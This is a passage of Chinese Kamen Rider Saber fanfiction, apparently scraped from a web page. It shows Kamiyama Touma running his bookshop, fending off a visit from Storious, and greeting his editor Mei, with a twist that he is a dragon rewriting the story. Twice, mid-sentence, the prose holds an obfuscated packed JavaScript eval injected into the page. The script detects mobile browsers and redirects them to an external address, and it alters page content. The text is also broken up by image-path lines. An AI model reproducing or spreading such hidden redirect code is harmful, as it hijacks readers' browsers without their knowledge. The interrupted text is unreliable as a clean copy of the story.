《[假面骑士saber]昨日重现》 1. 序章 ——你有没有难以忘怀的故事呢? 现在,世界上的故事即将消失 故事消失之后,这个世界也将消失 当知道这个世界会消失的时候 你想起了什么故事呢? ——你的故事,会拯救世界。 故事……吗……? 落下最后一笔,为《奇幻故事》画上句号。 一年的笔耕不辍,补完了被侵蚀的现实世界,拯救了那些因为被制作成魔改驱动书而消失的人。 然后就是,重逢。 如归剑入鞘般,他郑重地给钢笔盖上笔帽,凝视着稿纸的琥珀色眼眸中流出柔和的光芒。 他从工作台前起身,整理微皱的衣摆,拿上帽子。 是时候,去迎接伙伴们的惊喜与快乐了。 他微笑着,与众人相拥。 “真是一个好故事啊。” 他感慨着,看着眼前伙伴们的笑脸逐渐淡去,身影消失,取而代之的是一片荒芜的戈壁,他孤身一人站在沙丘之上,脚下传来了踩在沙子上那柔软的触感。 伙伴们的笑声被这荒芜之上亘古不息的风声取代。 突然,有什么东西扯住了他的衣角。 “飞羽真!” 那是一道嘶哑的,夹杂着粗重气喘的,如同从坏掉的磁带上勉强读出的声音。 被称作“飞羽真”的青年缓缓低头,向脚边看去,就见一团黏满了砂砾、正不停蠕动变形的半透明黑色团块此刻就盘在他的脚边,隐约可见一些文字在其中闪烁。 那是,一些故事的片段,一些人名和地名,在团块中蠕动。 那团块的形状随着蠕动不断变化,隐约扭成了一个人类的上半身,它的“手”紧紧攥着飞羽真黑色风衣的下摆,就如同绝望的溺水者,在慌乱中,不管不顾地抓住任何能够到的东西,奋力地往上爬。 “……这个故事,还不够好吗?” 如泣如诉的声音,听不出是来自年少还是年老,男人或是女人的喉咙,就好像是无数人的声音叠在了一起,他们在一起发声。 飞羽真脸上的笑容更加柔和了,他蹲身下来,认真地,双手捧起那双黑色的、抓着自己衣角的手,温声道: “这个故事很好啊。” 蠕动着的团块,动作凝滞了一瞬,仿佛是被这句话吓到了。 “我很感动,真的,很喜欢。” 随着 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305109|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 他的话音落下,那黑色的团块抽搐了一阵,接着,从半透明的内部发出了一声呜咽似的悲鸣,那攀附着飞羽真的人形瞬间崩溃了,无数的文字,连带着被飞羽真握在掌心中的那只手也一道淅淅沥沥地从指缝间往下淌,淌入了沙子中,消失不见了。 恍惚了不知多久,等飞羽真再次回过神来时,他已经站在了他的书店——“神山”的门口。 荒漠消失了,风里的焦躁被清晨露水的清香取代,鸟鸣声渐起。 挂在书店入口处的木质书型招牌上,写着“CLOSE——完结”,表示书店正歇业。 真是,让人无比安心的景象啊…… 飞羽真感慨着,简单整理了一下衣着,将衣角最后的一丝褶皱抚平,接着,就踏着轻快的步子走上木质阶梯,来到书店门口。 一如往常,伸手过去将书型招牌的“封面”翻开,露出书的第一页—— “OPEN——故事的开始”。 ****************** *OOC警告 *写着自己爽的文 *龙塑飞羽真(不用问,我的圣刃文,飞羽真都是龙塑)(我玩ygo龙性恋很正常吧) 2. “欢迎光临,请随便看看。” 这地方,飞羽真很熟悉。 那是当然的,毕竟,这是他的店。 飞羽真走到柜台后,转身坐下,坐定之后,他打量着眼前的一切。 椅子放在习惯的地方,稿纸、钢笔、日历,水杯,都放在了顺手的位置。 飞羽真拉开木质柜台下右侧第一个抽屉,探手一捞,就拿出了一本只有巴掌大的记事本,这是他的备忘录。 接着,飞羽真从头开始翻阅备忘录,直到最新的一页。 他放下备忘录,接着,拉开左手边的第一个抽屉,拿出一个牛皮纸袋,这是他本月要交给杂志社的稿件。飞羽真没有将稿纸全部抽出来,只是抽了一半出来,看了一眼标题就放了回去。 接着掏抽屉,牛皮纸袋下压着的就是他正在写的稿子,这次飞羽真翻得更慢,看得更仔细了,没一会儿,这些稿子也看完了。 “果然呢,有些变化。” 他自言自语道。 就算这个故事他已经写过无数遍了,也没法逐字逐句一字不差地默写出来,毕竟,他只记了个故事的大纲,细节之处压根没去记,也没有这个必要。 只要有大纲就足够了。 没错,是无数遍。 这个正在奇幻杂志上连载的剑与勇士的故事,飞羽真已经写过无数遍了。 说无数遍有些夸张,他只是没有刻意去数,但想来,应该数千遍是有的。 毕竟—— 他用写作来打发无聊的时间,写这个世界的故事,写一个叫做“神山飞羽真”的小说家,获得"圣刃"驱动书的力量,与剑士同伴们一同守护现实与奇幻世界、阻止全知全能之书毁灭世界的冒险故事。 至于原因? 那当然是…… 作为一头位于食物链顶端,已经活了数万年,在可预见的未来,还能活上数十万年的巨龙,它总得给无聊的生活找些乐子。 或者说,一旦它找到了乐子,那它的日子就不会无聊了。 例如,创作。 创造一个光怪陆离的舞台,将自己代入其中,和一群角色在那舞台上表演喜怒哀乐,这都是它很难亲身去体验的。说不上有多快乐,也不沉迷,但至少,这就是它的生活方式。 如果只是单纯地重复,那,想必很快就会无聊的吧? 会吗? 龙其实也不知道,如果故事严丝合缝地,每次都逐字逐句地重复,它会不会无聊,因为……它只设定了一个大纲,细节之处,它并不那么严谨,也不追求严谨。就像是划出了一条宽阔的道路,由起点指向终点,至于剧情如何推动,如何发展,如何前往终点,它并不在乎。 剧情,人物,对话,它每一次的创作都不一样,不如说,正是因为不一样,它总是乐此不疲。 这样的快乐,想必能一直持续很久很久吧。 飞羽真心想。 只是…… 这次,有些奇怪呢,视角有些怪。 飞羽真看了看自己的手,这是一双修长干净,青筋微显,右手中指指关节略有些变形的,属于文字工作者的手。 ——!! 突然,一阵毛骨悚然的战栗感自心底猛地腾起,飞羽真浑身一抖。 他倏地起身,抬头向上望去,映入眼帘的只有微黄的天花板。 “……” 是错觉吗? 总觉得,似乎有什么视线正注视着自己。从天花板——不,或许是来自更高、更远的地方…… 他就这样呆站着,仰头看着天花板。忽然间,有些不明白自己为何要站起来,又为何盯着天花板发愣。 一种怅然若失的感觉在心底盘桓。总觉得自己好像忘记了什么,但,备忘录里好像也没有写。 犹疑片刻,飞羽真重新坐回座椅。 现在这个时间,书店里不太会来客人,既然知道稿子已经写到哪里了,他也就依照惯例,在这个美好的清晨,思路最清晰的时刻,从桌角抽出空白的稿纸,伏案开始写作。 “叮铃铃——” 迎客铃的响动止住了飞羽真的笔。 他有些茫然地从稿纸上抬起头。 这个时间,有客人来了? 只是粗浅地一瞥,他就见到了一团漆黑的人影,如同黑云般,从半开的门里“挤”了进来。 飞羽真盖上笔帽,从柜台后站起身来,当他抬起头时,脸上已经挂好了营业式的微笑: “欢迎光临,请随便看看。” 他的书店“神山”布置得很宽裕,开放式的空间,并没有明显的引导购物路线,只有一条从门口进来,绕一圈又回到门口的主路。主路的周围,都是他精心布置的书架以及布景。让进店来的客人都能随便走走逛逛。 一身黑衣的客人对着飞羽真颔首,权当是打过招呼了,然后就慢 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305110|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 慢地踱着步进到店里。他四处打量着,最终,在一处书架旁停下了脚步。 那书架上陈列着的,正是飞羽真的出道作《失落的记忆》。 黑衣客人站在那排书架前,低着头看了许久,然后双手插兜,一路晃到了柜台前。 “店主,您就是《失落的记忆》的作者吧?” 他依靠着柜台,一双翠绿色的眼眸紧盯着站在柜台后的,飞羽真的脸。 “是的,”面对客人毫不掩饰,甚至是有些失礼的审视,飞羽真也没有丝毫动容,既然是开门迎客的书店店主,那就要做好会遇上各种神人顾客的心理准备,还要能够面不改色地、得体地应对。 于是,飞羽真微笑答道:“算是我的副业,主业是经营这家书店……您已经看过这部作品了吗?” “嗯……” 黑衣顾客低声沉吟着,像是在回忆,无意识地,做了个轮指的动作。 “很奇妙的故事。” 他如此总结道。 飞羽真脸上的表情显而易见地舒展开了,他开心道:“是吗,感谢您的夸奖,谢谢您也喜欢这个故事。” ……不喜欢 黑衣顾客在心底里暗暗咬牙,这让他脸上的表情有些僵硬了,仗着身高,他垂目一扫,就看到了店主放在柜台内显然是写到了一半的稿件。 “这是……” 还不等他问完,飞羽真就极快地从桌角抽出一张空白的稿纸,盖在了自己刚才正在写的稿纸上,略带歉意地解释道:“啊,不好意思,这个还没有刊载呢,是如今我在月刊杂志《格林》上连载的小说。” “哦,失礼了。” 黑衣顾客收回了视线,轻声叹道。 飞羽真继续营业式微笑:“如果您喜欢像是《失落的记忆》那样的小说,那么我现在正在连载的这个故事,您大概也会感兴趣。” “是吗?”黑衣顾客扯出一个浮于表面的笑,问道:“已经连载了好几期了吧,现在要去买,恐怕挺麻烦的?” “不麻烦,”飞羽真殷勤地介绍了起来:“第一本单行本就要出版了,就在下个月,您可以直接买这个,还有特典。” 说着,就从柜台下拿出了一本登记册,上边已经有许多条记录了,都是在神山书店这边订购书籍的客人的姓名和联系方式。 “您可以在我这边预订,只要书一到,我就第一时间通知您。” 3. “约定” 飞羽真递出了登记册,然而,黑衣的客人并没有伸手去接,也没有拿起笔,他只是深深地看了飞羽真一眼,然后……转身就走。 “叮铃铃——” 迎客铃再次响起,飞羽真仍旧拿着登记册,目送着黑衣的客人,直到那团黑云彻底消失在了逐渐闭合的门外,脸上的营业式微笑才消失不见。 “唔……很谨慎啊。” 飞羽真迤然坐回到了椅子上,把手里的登记册塞回柜台下层。 “不愧是,斯特里乌斯。” 可惜,只差一点…… 不过,真要说有多失望,倒也不至于,反正…… 飞羽真目光下移,看向被塞回了柜台下层的,只漏出了一个角的登记册。 “立下约定的机会……要多少有多少。” 飞羽真重新拿起笔,只是,因为意料外的客人来访,多少让他的行文思路有些滞塞。转动着笔尖,在稿纸上写下几个顿号后,飞羽真抬头望着那重新合上的门,不由心中暗忖。 想来也是,在《失落的记忆》那本书中,他写了太多疑似奇幻世界的内容,而这本书也是太过畅销了,直接卖爆了,也难怪会被掌管故事的书之魔人盯上。 不如说,要是没被盯上才是怪事。 飞羽真摸了摸口袋,不出意外地触到一个长方形的硬物。这是他一直当作护身符带在身边的——一本名为《勇气之龙》的奇幻驱动书。 或者说,这实际上是一本圣契。 在宗教传统中,圣契是“武装修道士”的标配武器之一。这些人通常隶属于像是“圣殿骑士团”或是“十字军”那样的军事修会组织,既是战士,也是神职人员,也就是经常出现在奇幻故事中的,被称为“圣骑士”的存在。 而他们的形象,在历史记载中经常被描述为:腰间悬挂圣契,手中持握利剑。圣契实际上就是一本圣典,是记录律法或教义的典籍。而在奇幻作品中,圣契不仅是文字的载体,更是神圣力量的容器。 飞羽真翻开勇气之龙的封面,又闭合,果然,没有丝毫异状发生,仿佛这就只是一本单纯的书。 ——要成为圣骑士的话,我还缺一把剑……是因为时机未到吗? 飞羽真将勇气之龙贴身放好,接着整个人都坐正了起来,重新拿起钢笔。 ——希望那个时机早些到来吧,至少,如果有了那把剑的话…… 两个小时,这是飞羽真为自己设置的界限。高度集中注意力的写作,最多不超过两个小时,就要放下笔,去做些别的什么排遣排遣。 于是,就当飞羽真放下笔,正要起身做几个拉伸动作时,迎客铃再次响了起来。这次,除了清脆的金属撞击声,还有一个熟悉的女声,正呼喊着自己的名字—— “飞羽真!我来拿下个月的稿子啦!” 出现在门口的是一位二十出头的年轻女子,个子不高,扎着个马尾,穿着一身休闲的便装,背着个亚麻布包,正是月刊杂志《格林》负责与飞羽真对接的编辑须藤芽依。 只见其三步并作两步,熟门熟路地直冲向柜台,就在她整个人都扒到柜台边上时,飞羽真也刚好将装着稿件的牛皮纸袋递到了她的手边,配合那是相当的默契。 “多谢!” 芽依兴高采烈地接过牛皮纸袋,一边打开检查标题和页数,一边感慨道:“能遇上飞羽真和白井主编,我一定花掉了半辈子的运气!” “哦,是吗?” 飞羽真端起茶杯,笑着抿了一口。 芽依一边刷刷翻稿子一边点头抱怨:“哎,你不知道,有些人,稍微有点名气,不对,甚至还没什么名气也没什么大热的作品,就敢拖稿,我真是服了。” 